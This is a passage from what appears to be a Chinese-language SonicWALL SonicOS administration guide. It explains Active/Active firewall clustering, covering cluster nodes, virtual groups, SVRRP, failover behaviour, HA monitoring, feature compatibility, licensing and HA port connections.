典型的推荐设置包括 4 个相同型号的 SonicWALL 防火墙，配置为 2 个集群节点，各节点包含一个状态监控 HA 对。对于更大的部署，集群可以包括 8 个防火墙，配置为 4 个集群节点（或 HA 对）。在各集群节点内部，状态监控 HA 保持动态状态同步，以便实现无缝故障切换和零数据损失的单点故障。状态监控 HA 不是必需的，但强烈推荐使用，以便在故障切换期间提供最佳性能。

负载分担是通过将不同集群节点配置为网络中的不同网关而实现的。通常，这是由 Active/Active 集群下游的其他设备（更靠近 LAN 设备）处理，如 DHCP 服务器或路由器等。

集群节点也可以是单个防火墙，这种情况下，Active/Active 集群设置可以利用两个防火墙来构建。其中一个防火墙发生故障时，故障切换不是状态监控式，因为集群节点中的任一防火墙都没有 HA 次要设备。

Active/Active 集群在多个级别上实现了冗余：

- 集群提供冗余集群节点，发生故障时，各节点均可处理任何其他节点的流量。
- 集群节点包含一个状态监控 HA 对，发生故障时，次要防火墙可以担负起主要防火墙的责任。
- 端口冗余，指定位使用的端口为另一端口的备用端口，提供接口级别的保护，无需故障切换到另一防火墙或节点。
- 可以启用 Active/Active DPI，提高各集群节点内的吞吐量。


主题：

- 第 1293 页的实例：Active/Active 集群 – 四设备部署
- 第 1294 页的实例：Active/Active 集群 – 二设备部署
- 第 1294 页的 Active/Active 集群的优点
- 第 1294 页的 Active/Active 集群的工作方式
- 第 1299 页的 Active/Active 集群的功能支持信息

实例：Active/Active 集群 - 四设备部署

下图显示了一个四设备集群。各集群节点包含一个 HA 对。所有四台设备的指定 HA 端口连接到一个 2 层交换机。这些端口用于集群节点管理、监控通过 SVRRP 发送的状态消息以及配置同步。各 HA 对中的两台设备还利用另一接口彼此相连（图中显示为“Xn”接口）。这是 Active/Active DPI 所需的 Active/Active DPI 接口。通过启用 Active/Active DPI，某些数据包分载到 HA 对的备用设备进行 DPI 处理。

图 58. Active/Active 四设备集群




如需物理连接冗余端口和冗余交换机的更多信息，请参阅“*Active/Active* 集群全网格部署技术说明”。

实例：Active/Active 集群 - 二设备部署

下图显示了一个二设备集群。二设备集群不使用 HA 对。每个集群节点仅包含一台设备。两台设备上的指定 HA 端口通过交叉网线直接互连。SonicWALL 虚拟路由器冗余协议 (SVRRP) 利用该 HA 端口连接发送集群节点管理和监控状态消息。SVRRP 管理消息由主节点发送，监控信息由集群中的各设备传送。HA 端口连接还用于集群节点间的配置同步。

图 59. Active/Active 二设备集群



Active/Active 集群的优点

Active/Active 集群拥有如下优点：

- 集群中的所有防火墙都得到利用以提供最大吞吐量。
- 可以与 Active/Active DPI 一起运行，以便在各 HA 对的备用防火墙上并行处理 IPS、GAV、防间谍软件和应用程序规则服务（这些都是处理器需求最为密集的服务），同时在活动防火墙上执行其他处理。
- 支持负载分担，允许将特定流量分配给集群中的各节点。
- 集群中的所有节点都为其他节点提供冗余，如果某个节点停止工作，其他节点可根据需要处理流量。
- 接口冗余为流量提供备用处理机制，而无需故障切换。
- 支持全网格和非全网格部署。

Active/Active 集群的工作方式

针对 Active/Active 集群引入了多个重要概念。参见以下章节了解这些新概念以及现有功能的变化：

- 第 1295 页的关于集群节点
- 第 1295 页的关于集群
- 第 1296 页的关于虚拟群组

- 第 1298 页的关于 SVRRP
- 第 1298 页的关于故障切换
- 第 1298 页的关于 DPI 和 Active/Active 集群
- 第 1298 页的关于使用活动/集群的高可用性监控
- 第 1317 页的关于全网格部署

关于集群节点

Active/Active 集群由一组集群节点组成。一个集群节点可以包含一个状态监控 HA 对、一个无状态 HA 对或单个独立设备。仅当集群节点是一个状态监控 HA 对时，才能使用动态状态同步。传统 SonicWALL 高可用性协议或状态监控 HA 协议用于集群节点内部，即 HA 对的设备之间的通信。

如果一个集群节点是一个状态监控 HA 对，则可以启用集群节点内部的 Active/Active DPI 以提高性能。

关于集群

集群中所有设备的产品型号必须相同，且运行相同版本的固件。

在集群内部，所有设备彼此相连和通信。集群节点间的通信使用新的协议，称为 SonicWALL 虚拟路由器冗余协议 (SVRRP)。集群节点管理和监控状态信息利用 SVRRP 发送。


所有集群节点共享同一配置，由主节点同步。主节点还负责将固件同步到集群中的其他节点。HA 端口连接用于同步配置和固件更新。

动态状态不在集群节点间同步，仅在集群节点内同步。当一个集群节点包含一个 HA 对时，可以在该集群节点内启用状态监控 HA，以便实现动态状态同步，并在需要时进行状态监控故障切换。整个集群节点发生故障时，故障切换将是无状态式。这意味着，原有的网络连接必须重建。例如，Telnet 和 FTP 会话必须重新建立，VPN 隧道必须重新协商。

第 1298 页的关于故障切换提供了有关故障切换工作方式的更多信息。

一个集群中的集群节点目前以 4 个为限。如果各集群节点都是一个 HA 对，则该集群包括 8 个防火墙。

图 60. Active/Active 双节点集群



集群内允许的操作

允许的管理操作类型取决于集群中防火墙的状态。在主节点的活动防火墙上，管理员用户拥有适当的权限，可以执行所有操作，包括所有配置操作。在非主节点的活动防火墙上，仅允许执行一部分操作，在处于备用状态的防火墙上可以执行的操作更少。表 162 列出了非主节点的活动防火墙和集群中的备用防火墙允许的操作。

表 162. 允许的管理操作

管理操作	活动非主节点	备用
只读操作	已允许	已允许
在 MySonicWALL 上注册	已允许	已允许
与 SonicWALL 许可证管理器同步许可证	已允许	已允许
系统 > 诊断中的诊断工具	已允许	已允许
数据包捕获	已允许	已允许
HA 同步设置（设置同步到节点内的 HA 对等点）	已允许	不允许
HA 同步固件（固件同步到节点内的 HA 对等点）	已允许	不允许
管理性注销用户	已允许	不允许
身份验证测试（例如测试 LDAP、测试 RADIUS、测试身份验证代理）	已允许	不允许

关于虚拟群组

Active/Active 集群还支持虚拟群组的概念。目前最多支持 4 个虚拟群组。

虚拟群组是指集群配置中所有已配置接口的虚拟 IP 地址集合（未使用/未分配的接口没有虚拟 IP 地址）。首次启用 Active/Active 集群时，该防火墙上的接口的已配置 IP 地址转换为虚拟群组 1 的虚拟 IP 地址。因此，虚拟群组 1 包括 X0、X1 以及任何其他已配置且已分配到一个区域的接口的虚拟 IP 地址。

在故障切换背景下，也可将虚拟群组看作是流量的逻辑群组，因为根据遇到的故障情况，流量的逻辑群组可以从一个节点故障切换到另一个节点。每个虚拟群组都有一个集群节点充当所有者，另一个或几个集群节点充当备用节点。一个虚拟群组在某一时间只能由一个集群节点所有，该节点成为该虚拟群组相关的所有虚拟 IP 地址的所有者。将虚拟群组 1 的所有者指定为主节点，负责将配置和固件同步到该集群中的其他节点。如果虚拟群组中的所有者节点遇到故障，一个备用节点将成为所有者。

作为 Active/Active 集群配置的一部分，将集群中其他防火墙的序列号输入 SonicOS 管理界面，并为各防火墙分配一个等级号码以用作备用顺序。应用 Active/Active 集群配置时，还可以创建最多 3 个虚拟群组，对应于增加的其他集群节点，但不会为这些虚拟群组创建虚拟 IP 地址。需要在**网络 > 接口**页面上配置这些虚拟 IP 地址。

确定虚拟群组所有权（哪个集群节点拥有哪个虚拟群组）涉及到两个因素：

- **集群节点的等级** – 等级在 SonicOS 管理界面中配置，用于指定各节点接管虚拟群组所有权的优先级。
- **集群节点的虚拟群组链路权重** – 指虚拟群组中正常工作且配置了虚拟 IP 地址的接口数量。

集群中配置了两个以上的集群节点时，这些因素确定哪个集群节点最有能力取得虚拟群组的所有权。在包含两个集群节点的集群中，一个节点有故障，另一个节点自然取得所有权。

SVRRP 用于将虚拟群组链路状态和所有权状态传达给集群中的所有集群节点。

将虚拟群组 1 的所有者指定为主节点。配置变更和固件更新只能在主节点上进行，主节点随后利用 SVRRP 将配置和固件同步到集群中的所有其他节点。对于一个特定接口，必须配置虚拟群组 1 的虚拟 IP 地址后，才能配置其他虚拟群组。

负载分担和多重网关支持

虚拟群组的流量仅由所有者节点处理。到达某个虚拟群组的数据包将在该虚拟群组上离开数据包。在典型配置中，各集群节点都拥有一个虚拟群组，因而需要处理对应于该虚拟群组的流量。

这种虚拟群组功能支持带冗余的多种型号网关。在含有两个集群节点的部署中，X0 虚拟群组 1 IP 地址可以是一个网关，X0 虚拟群组 2 IP 地址可以是另一个网关。流量如何分配到各网关要由网络管理员决定。例如，可以使用智能 DHCP 服务器，将网关分配发布到直接相连客户端网络上的 PC，或在下游路由器上使用基于策略的路由。

启用 Active/Active 集群时，SonicOS 内部 DHCP 服务器关闭，无法启用。需要 DHCP 服务器的网络可以使用能够感知多重网关的外部 DHCP 服务器，以便发布网关分配。

> **注：**启用 Active/Active 集群时，SonicOS 内部 DHCP 服务器关闭。

对相关配置页面的影响

初次启用 Active/Active 集群时，所有已配置接口的现有 IP 地址转换为虚拟群组 1 的虚拟 IP 地址。创建虚拟群组 1 或任何虚拟群组时，会为虚拟 IP 地址创建拥有适当名称的默认接口对象，例如“虚拟群组 1”或“虚拟群组 2”等。同一接口可以拥有多个虚拟 IP 地址，一个地址对应一个已配置的虚拟群组。可以在“网络 > 接口”页面上查看这些虚拟 IP 地址。

> **注：**Active/Active 集群中的所有集群节点共享同一配置

接口上的每个虚拟 IP 地址都与一个虚拟 MAC 地址相关联，虚拟 MAC 地址由 Sonic OS 自动生成。虚拟 MAC 地址的格式为 00-17-c5-6a-XX-YY，其中 XX 是接口号，如“03”表示端口 X3，YY 是内部群组号，如“00”表示虚拟群组 1，“01”表示虚拟群组 2 等。

> **注：**Active/Active 虚拟 MAC 地址不同于高可用性虚拟 MAC 地址。启用 Active/Active 集群时，不支持高可用性虚拟 MAC 地址功能。

对于各虚拟群组的受影响接口对象，会自动创建 NAT 策略。这些 NAT 策略将特定节点的现有 NAT 策略扩展到对应的虚拟接口。可以在“网络 > NAT 策略”页面上查看这些 NAT 策略。根据需要，可以配置其他 NAT 策略，并将其专门用于某一虚拟群组。

启用 Active/Active 集群后，增加 VPN 策略时必须选择虚拟群组号。

关于 SVRRP

Active/Active 集群中的集群节点间的通信使用新的协议，称为 SonicWALL 虚拟路由器冗余协议 (SVRRP)。集群节点管理和监控状态消息是利用 SVRRP 通过 Active/Active 集群链路发送。

SVRRP 还用于将主节点的配置变更、固件更新和签名更新同步到集群中的所有其他节点。在各集群节点中，仅活动设备处理 SVRRP 消息。

Active/Active 集群链路发生故障时，SVRRP 心跳消息通过 X0 接口发送。然而，在 Active/Active 集群链路停止工作期间，配置不会同步。固件或签名更新、策略变更和其他配置变更无法同步到其他集群节点，直到修复 Active/Active 集群链路。

关于故障切换

启用 Active/Active 集群时，可以发生两类故障切换：

- 高可用性故障切换 – 在一个 HA 对内，次要设备接管主要设备的责任。如果该对启用了状态监控 HA，则故障切换不会中断网络连接。
- Active/Active 故障切换 – 如果一个虚拟群组的所有者节点中的所有设备都遇到故障，该虚拟群组的备用节点将取得虚拟群组所有权。Active/Active 故障切换将虚拟群组的所有权从一个集群节点转移到另一个集群节点。成为虚拟群组所有者的集群节点，还成为该虚拟群组相关的所有虚拟 IP 地址的所有者，并开始使用对应的虚拟 MAC 地址。

  Active/Active 故障切换是无状态式，意味着网络连接需要重设，VPN 隧道需要重新协商。作为虚拟群组新所有者的集群节点利用新拥有的虚拟 IP 地址对应的虚拟 MAC 产生 ARP 请求时，2 层广播将拓扑结构的变化告知网络设备。这可大大简化故障切换过程，因为仅相连交换机需要更新其学习表格。所有其他网络设备继续使用相同的虚拟 MAC 地址，无需更新其 ARP 表，因为未打破虚拟 IP 地址与虚拟 MAC 地址之间的映射关系。

当高可用性故障切换和 Active/Active 故障切换均可能时，高可用性故障切换优先于 Active/Active 故障切换，原因如下：

- 高可用性故障切换可以是状态监控式，而 Active/Active 故障切换是无状态式。
- HA 对中的备用防火墙负载很轻，拥有接管必要处理所需的资源，不过如果启用了 Active/Active DPI，它可能已经在处理 DPI 流量。该备用集群节点可能已经在处理数量上与故障设备相当的流量，故障切换后可能会过载。

Active/Active 故障切换始终以 Active/Active 抢占模式工作。抢占模式是指，两个集群节点发生故障切换后，如果虚拟群组的原所有者节点恢复到经验证的工作状态，它将从备用节点手中夺取活动角色。如果一个虚拟群组的两个集群节点的所有虚拟 IP 接口均正常，且链路权重相同，则原所有者由于等级较高而拥有较高的优先级。

关于 DPI 和 Active/Active 集群

Active/Active DPI 可以与 Active/Active 集群一起使用。Active/Active DPI 启用时，它利用 HA 对中的备用防火墙进行 DPI 处理。

为提高 Active/Active 集群的性能，推荐启用 Active/Active DPI，因为它使用 HA 对中的备用防火墙进行深度数据包检查 (DPI) 处理。

关于使用活动/集群的高可用性监控

Active/Active 集群启用时，各集群节点均支持 HA 对的 HA 监控配置。HA 监控功能与以前版本一致。HA 监控可以配置为物理/链路监控和逻辑/探测监控。登录主节点后，需要在“高可用性 > 监控”页面上逐个节点地增加监控配置。

注：“高可用性 > 监控”页面仅适用于您登录的 HA 对，而不是整个集群。

物理接口监控支持对受监控接口进行链路检测。链路在物理层检测以确定其可行性。

物理接口监控启用时，无论逻辑监控启用与否，HA 故障切换均优先于 Active/Active 故障切换。如果活动设备上的链路发生故障或端口断开连接，HA 对中的备用设备将变为活动状态。

注：对于已配置虚拟 IP 地址的接口，Active/Active 物理监控是隐含的，用于计算虚拟群组链路权重。不能禁用这些接口的物理监控。这与 HA 监控不同。

逻辑监控涉及到配置 SonicOS 来监控一个或多个相连网络上的某一可靠设备。如果 HA 对中的活动设备未能定期与该设备通信，将触发故障切换到备用设备。如果 HA 对中的任何设备都不能连接到该设备，则认为问题出在该设备上，不会进行故障切换。

如果物理监控和逻辑监控均禁用，则链路故障或端口断开时将发生 Active/Active 故障切换。

在“高可用性 > 监控”页面上配置的主要和次要 IP 地址可以在 LAN 或 WAN 接口上配置，用于多重目的：

- 作为各设备的独立管理地址，与设备的活动或备用状态无关（所有物理接口均支持）
- 支持备用设备与 SonicWALL 许可证服务器之间的许可证同步
- 作为逻辑监控期间发出的探测 ping 的源 IP 地址

为 HA 对中的各设备配置监控 IP 地址，就可以独立登录到各设备进行管理。注意，将忽略发送到监控 IP 地址的非管理流量。主要和次要防火墙的唯一 LAN IP 地址不能用作活动网关；连接到内部 LAN 的所有系统都需要使用虚拟 LAN IP 地址作为其网关。

注：仅在 WAN 接口上配置 HA 监控/管理 IP 地址时，需要在所有已配置虚拟 IP 地址的 WAN 接口上进行配置。

次要设备的管理 IP 地址用于与 SonicWALL 许可证服务器进行许可证同步，许可证服务器按设备（而非按 HA 对）处理许可证。即使备用设备在创建 HA 关联之前已经在 MySonicWALL 上注册，您仍然需要通过其管理 IP 地址访问备用设备，同时使用“系统 > 许可证”页面上的链接连接到 SonicWALL 服务器。这样就可以在备用设备与 SonicWALL 许可证服务器之间同步许可证（如 Active/Active 集群或状态监控 HA 许可证）。

使用逻辑监控时，HA 对将从主要和次要 SonicWALL ping 指定的逻辑探测 IP 地址目标。主要 IP 地址或次要 IP 地址字段中设置的 IP 地址用作 ping 的源 IP 地址。如果二者均能成功 ping 通目标，则不会发生故障切换。如果二者均无法 ping 通目标，也不会发生故障切换，因为这种情况下 SonicWALLs 认为问题出在目标，而非 SonicWALL。但是，如果一个 SonicWALL 能够 ping 通目标，另一个 SonicWALL 不能，HA 对将故障切换到能够 ping 通目标的 SonicWALL。

高可用性 > 监控页面上的配置任务在主要设备上进行，然后自动同步到次要设备。

Active/Active 集群的功能支持信息

以下章节提供有关 Active/Active 集群的功能支持信息：

- 第 1299 页的功能注意事项
- 第 1300 页的向后兼容性
- 第 1300 页的 SonicPoint 兼容性
- 第 1300 页的WAN 负载均衡兼容性
- 第 1300 页的路由拓扑和协议兼容性

功能注意事项

启用 Active/Active 集群时，WAN 上仅能使用静态 IP 地址。

Active/Active 集群启用时不支持下列功能：

- DHCP 服务器
- L3 透明模式
- L2 桥接 / L2 透明模式
- 动态 DNS

- 无线模式

虚拟群组 1 上不支持下列功能：

- SonicWALL GVC
- SonicOS SSL VPN
- IP 助手

向后兼容性

Active/Active 集群功能不向后兼容。从不支持 Active/Active 集群的旧版本升级到 SonicOS 时，强烈推荐您先禁用高可用性，再从运行旧版本 SonicOS 的 HA 对中导出首选项。这样，升级后导入首选项不会发生冲突。

SonicPoint 兼容性

SonicWALL SonicPoints 与 Active/Active 集群一同使用时，有两点需要考虑：

- SonicPoints 仅与主节点通信，用于下载固件和其他方面的操作。
- SonicPoints 需要访问独立 DCHP 服务器。SonicPoints 需要 DHCP 服务器向无线客户端提供 IP 地址，但启用 Active/Active 集群时，嵌入的 SonicOS DHCP 服务器会自动禁用。

WAN 负载均衡兼容性

Active/Active 集群中启用 WAN 负载均衡 (WLB) 时，集群中的所有节点使用同一 WLB 接口配置。

WAN 接口故障可能触发 WLB 故障切换、HA 对故障切换或 Active/Active 故障切换到另一集群节点，具体情况如下：

- 由于 WLB 探测故障，WAN 在逻辑上停止工作 – WLB 故障切换
- 物理 WAN 停止工作，但物理监控启用 – HA 对故障切换
- 物理 WAN 停止工作，但物理监控未启用 – Active/Active 故障切换

路由拓扑和协议兼容性

本节说明 Active/Active 集群配置在路由拓扑和路由协议方面的当前局限和特殊要求。

2 层网桥支持

集群配置不支持 2 层网桥接口。

OSPF 支持

Active/Active 集群支持 OSPF。启用时，OSPF 在各活动集群节点支持 OSPF 的接口上运行。从路由角度看，所有集群节点都是并行路由器，各路由器都有集群节点接口的虚拟 IP 地址。一般而言，所有其他节点会播发一个节点播发的网络。

各集群节点的 OSPF 路由器 ID 必须是唯一的，并且将从主节点上配置的路由器 ID 产生，如下所述：

- 如果用户在 OSPF 配置中输入的路由器 ID 为 **0** 或 **0.0.0.0**，则将为各节点的路由器 ID 分配该节点的 X0 虚拟 IP 地址。
- 如果用户输入的路由器 ID 为 **0** 或 **0.0.0.0** 之外的值，则将为各节点的路由器 ID 分配一个连续递增的值。例如，在一个 4 节点集群中，如果主节点配置的路由器 ID 为 `10.0.0.1`，则路由器 ID 分配如下：
    - 节点 1：`10.0.0.1`
    - 节点 2：`10.0.0.2`
    - 节点 3：`10.0.0.3`
    - 节点 4：`10.0.0.4`

RIP 支持

支持 RIP，且像 OSPF 一样，它也在各集群节点支持 RIP 的接口上运行。从路由角度看，所有集群节点都是并行路由器，并拥有集群节点接口的虚拟 IP 地址。一般而言，所有其他节点会播发一个节点播发的网络。

BGP 支持

集群支持 BGP，它同样表现为并行 BGP 路由器，使用集群节点接口的虚拟 IP 地址。与 OSPF 和 RIP 一样，在主节点上进行的配置变更会应用于所有其他集群节点。对于 BGP，其配置只能通过 CLI 应用，因此配置将在利用 **write file** CLI 命令保存运行配置时发布。

集群配置中的非对称路由

当流量流过防火墙中的不同二层桥接对接口或它流过高可用性集群中的不同防火墙时，SonicOS 6.2.4.0 支持非对称路由。

Active/Active 集群前提条件

> **注：**除了本节所述的要求以外，请确保已满足第 1287 页的 Active/Standby 和 Active/Active DPI 前提条件所述的前提条件。

对于 Active/Active 集群，还需要附加物理连接：

- **Active/Active 集群链路** - 各Active/Active集群链路必须是 1GB 接口

Active/Active 集群配置可以包括配置虚拟群组 ID 和冗余端口。本节提供了执行这两个任务的程序，详见第 1326 页的高可用性 > 设置部分。

主题：

- 第 1301 页的 Active/Active 集群的授权要求
- 第 1302 页的连接 Active/Active 集群的 HA 端口
- 第 1302 页的连接冗余端口接口

Active/Active 集群的授权要求

购买 Dell SonicWALL 网络安全设备时包括的 Active/Active 集群许可证显示在表 163。有些平台需要附加授权才能使用 Active/Active 集群功能。 SonicOS 扩展许可证可通过 MySonicWALL 或 Dell SonicWALL 分销商购买。

> **注：**Active/Active 集群许可证必须在各台设备上激活，方法是在 SonicOS 管理界面的 MySonicWALL 上注册设备，或者将许可证密钥组应用到各设备（如果互联网访问不可用）。

表 163. A/A 集群的授权要求

平台	A/A 集群 [1]
SOHO W	N/A
TZ300/TZ300 W	N/A
TZ400/TZ400 W	N/A
TZ500/TZ500 W	N/A
TZ600	N/A
NSA 2600	N/A
NSA 3600	N/A
NSA 4600	N/A

表 163. A/A 集群的授权要求

平台	A/A 集群 [1]
NSA 5600	扩展许可证： • 01-SSC-4480
NSA 6600	扩展许可证： • 01-SSC-4481
SM 9200	包含
SM 9400	包含
SM 9600	包含

1. N/A = A/A 集群不可用

可以在**系统 > 许可证**页面上查看系统许可证。通过此页面还可以登录 MySonicWALL。如需许可信息，请参见第 1288 页的在 MySonicWALL 上注册和关联设备。

如果 Active/Active 集群中的防火墙可以接入互联网，则必须在您登录各台设备的管理 IP 地址的同时，从 SonicOS 管理界面分别注册集群中的各台设备。这将使次要设备可以和 SonicWALL 许可证服务器同步，并与关联的主要设备共享许可证。

连接 Active/Active 集群的 HA 端口

对于 Active/Active 集群，必须将其中的所有设备的指定 HA 端口物理连接到同一 2 层网络。

SonicWALL 推荐将所有指定 HA 端口连接到同一 2 层交换机。可以使用专用交换机，或使用内部网络中的现有交换机上的某些端口。所有这些交换机端口都必须配置为允许 2 层流量在其间自由通行。

如果是双设备 Active/Active 集群部署，各集群节点仅有一台设备，可以使用交叉网线直接连通 HA 端口。这种情况下无需交换机。

SonicWALL 虚拟路由器冗余协议 (SVRRP) 利用该 HA 端口连接发送集群节点管理和监控状态消息。SVRRP 管理消息由主节点发送，监控信息由集群中的各设备传送。

HA 端口连接还用于将主节点的配置同步到部署中的其他集群节点。这包括固件或签名升级、VPN 和 NAT 的政策以及其他配置。

连接冗余端口接口

可以将一个未使用的物理接口作为冗余端口分配给一个已配置的物理接口（称为“主要接口”）。在各集群节点上，各主要和冗余端口对必须物理连接到同一交换机，最好是连接到网络中的冗余交换机。

注：由于所有集群节点共享同一配置，因此各节点必须配置相同的冗余端口并将其连接到相同的交换机。

要使用 Active/Active 集群，必须在 MySonicWALL 上注册集群中的所有 SonicWALL 设备。各 HA 对中的两台设备还必须在 MySonicWALL 上关联为 HA 主要设备和 HA 次要设备。也就是说，先关联集群节点 1 的 HA 对中的两台设备，再关联集群节点 2 的 HA 对中的两台设备，依此类推关联所有其它集群节点。

配置 Active/Active 集群

主题：

- 第 1303 页的配置 Active/Active 集群高可用性
- 第 1305 页的配置 Active/Active 集群高可用性监控
- 第 1306 页的配置 Active/Active DPI 集群高可用性
- 第 1307 页的配置 Active/Active 集群的 VPN 和 NAT

